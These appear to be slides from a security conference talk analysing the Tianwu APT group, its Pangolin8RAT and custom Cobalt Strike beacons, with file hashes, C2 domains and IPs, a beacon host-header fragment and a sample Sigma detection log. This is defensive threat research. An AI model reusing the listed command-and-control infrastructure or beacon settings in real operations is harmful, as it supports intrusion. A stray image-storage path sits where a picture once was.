  Const_host_header Host: hiperchat.org
  Const_header X-Fingerprint: 100868594956528848 8.PHKwXlnLkLRgcC2N8fC2zosjGKc
```

- This may be a residual configuration from a previous attack campaign.

hiperchat[.]org

We identified a malicious file communicating with **hiperchat[.]org** , which is default Cobalt Strike Beacon Stager payload.

Implant Info

Family/toolkit	cobaltstrike
Alias	cobaltstrikestager

Network Info

Extracted URLs


Scanned	Detections	Status	Categories	URL
2024-10-25	0 / 96	404	C2	http://hiperchat.org:443/zyzzy

https://www.virustotal.com/gui/file/51d2ac69aad100b503c9cfe1fe5fe22b5b2a4b112ae3a6d741f96857d7ed507f/details

TLP:CLEAR

Dropper (Packed Using VMProtect)

- Disguised as Adobe Flash Player Installer and packed using VMProtect.
- It was uploaded to VirusTotal from Singapore on October 24th, 2024.
- Interestingly, compile timestamp and upload timestamp of dropper only has a 2.5 hours difference.
  - **Tianwu may have uploaded malware to VirusTotal to evaluate antivirus detection coverage.**



https://www.virustotal.com/gui/file/7f14e9b51defc842df8c96144b047aedeb0a017e161de1c119bbe49e7f104b41/details

Wrap-up

Conclusion

- Tianwu continues to rely on Pangolin8RAT and Custom Cobalt Strike Beacon payloads as part of its operations.
- Pangolin8RAT has evolved significantly, incorporating stronger obfuscation, RTTI suppression, and detection evasion mechanisms.
- Although Tianwu’s activity was not publicly reported after March 2022, available evidence suggests that the group resumed activity dating back to at least October 2024.
- These findings indicate that Tianwu likely remains an active threat, underscoring the need for continued monitoring and vigilance.

Detection Rules (YARA & Sigma)

https://github.com/mopisec/jsac2026-continuous-evolution-of-tianwu/

```
[INFO] 12/20/2025 2:52:13 AM DETECTED (Sigma): Pangolin8RAT Working Directory File Artifacts -
 Detects access to filesystem artifacts associated with Pangolin8RAT.
[DETECTION] Sigma Rule 'Pangolin8RAT Working Directory File Artifacts' (ID: f22173be-213c-4ef1
-aa4b-79123dad3ec4) matched
[DETECTION] Description: Detects access to filesystem artifacts associated with Pangolin8RAT.
[DETECTION] Severity: high
[DETECTION] ETW Event: Provider=Microsoft-Windows-Kernel-File, EventID=12, ProcessID=10100
[DETECTION] Timestamp: 2025-12-20 02:52:13.314
[DETECTION] Process:  (PID: 10100)
[DETECTION] Event Payload:
    Irp: 18446627547936570216
    FileObject: 18446627548002661200
    IssuingThreadId: 9776
    CreateOptions: 16777312
    CreateAttributes: 128
    ShareAccess: 1
    FileName: \Device\HarddiskVolume3\ProgramData\NvStarted\IntelCPHS.log
```

Example of Pangolin8RAT detection using Sigma rule and YAMAGoya (https://github.com/JPCERTCC/YAMAGoya)

IoCs (File)

- CoreX Loader
  0015a4a3c2eeb5ab5587428e643b4b664132a21c0a552fd554110f2121d50375
- Pangolin8RAT (LiteCorex64)
  b866edd238e4dff9f778468e331d08d590b13b36bcc9bedab9be2ff7e72e47f3
- Cobalt Strike Beacon Stager Loader
  5f79db426d19d366f9bd916cd2d6c3da61e0e82885bb0a520082f3179cb92b07
- Custom Cobalt Strike Beacon
  ca5afb3bc5070982492a9812d54a1dfc8352bc75140b4290a83db486a5c6a4dc
- Cobalt Strike Beacon Stager Dropper (Observed in 2024)
  7f14e9b51defc842df8c96144b047aedeb0a017e161de1c119bbe49e7f104b41
- Cobalt Strike Beacon Stager (Observed in 2024)
  51d2ac69aad100b503c9cfe1fe5fe22b5b2a4b112ae3a6d741f96857d7ed507f

IoCs (Network)

- Pangolin8RAT C2 Server
  (or Attacker Controlled Infrastructure)
  - fretter[.]org[:]443
  - 149.28.129[.]240[:]443 (SG; AS-VULTR)
- Cobalt Strike Beacon C2 Server
  - lbi7[.]com[:]443
  - 185.113.8[.]7[:]443 (NL; Alexhost Srl)
  - hiperchat[.]org[:]443
  - 185.92.221[.]66[:]443 (NL; AS-VULTR)

Related Researches

- Operation Dragon Castling: APT group targeting betting companies (2022-03-22 – Published by Gen Digital Inc.) https://www.gendigital.com/blog/insights/research/operation-dragon-castling-apt-group-targeting-betting-companies
- The Next Gen PlugX/ShadowPad? A Dive into the Emerging China-Nexus Modular Trojan, Pangolin8RAT (2022-05-12 – Presented by Silvia Yeh & Leon Chang from TeamT5) https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-LeonSilvia-NextGenPlugXShadowPad.pdf

Thank you for listening!

Any comments or questions are welcome

日本語でのコメント・質問も歓迎します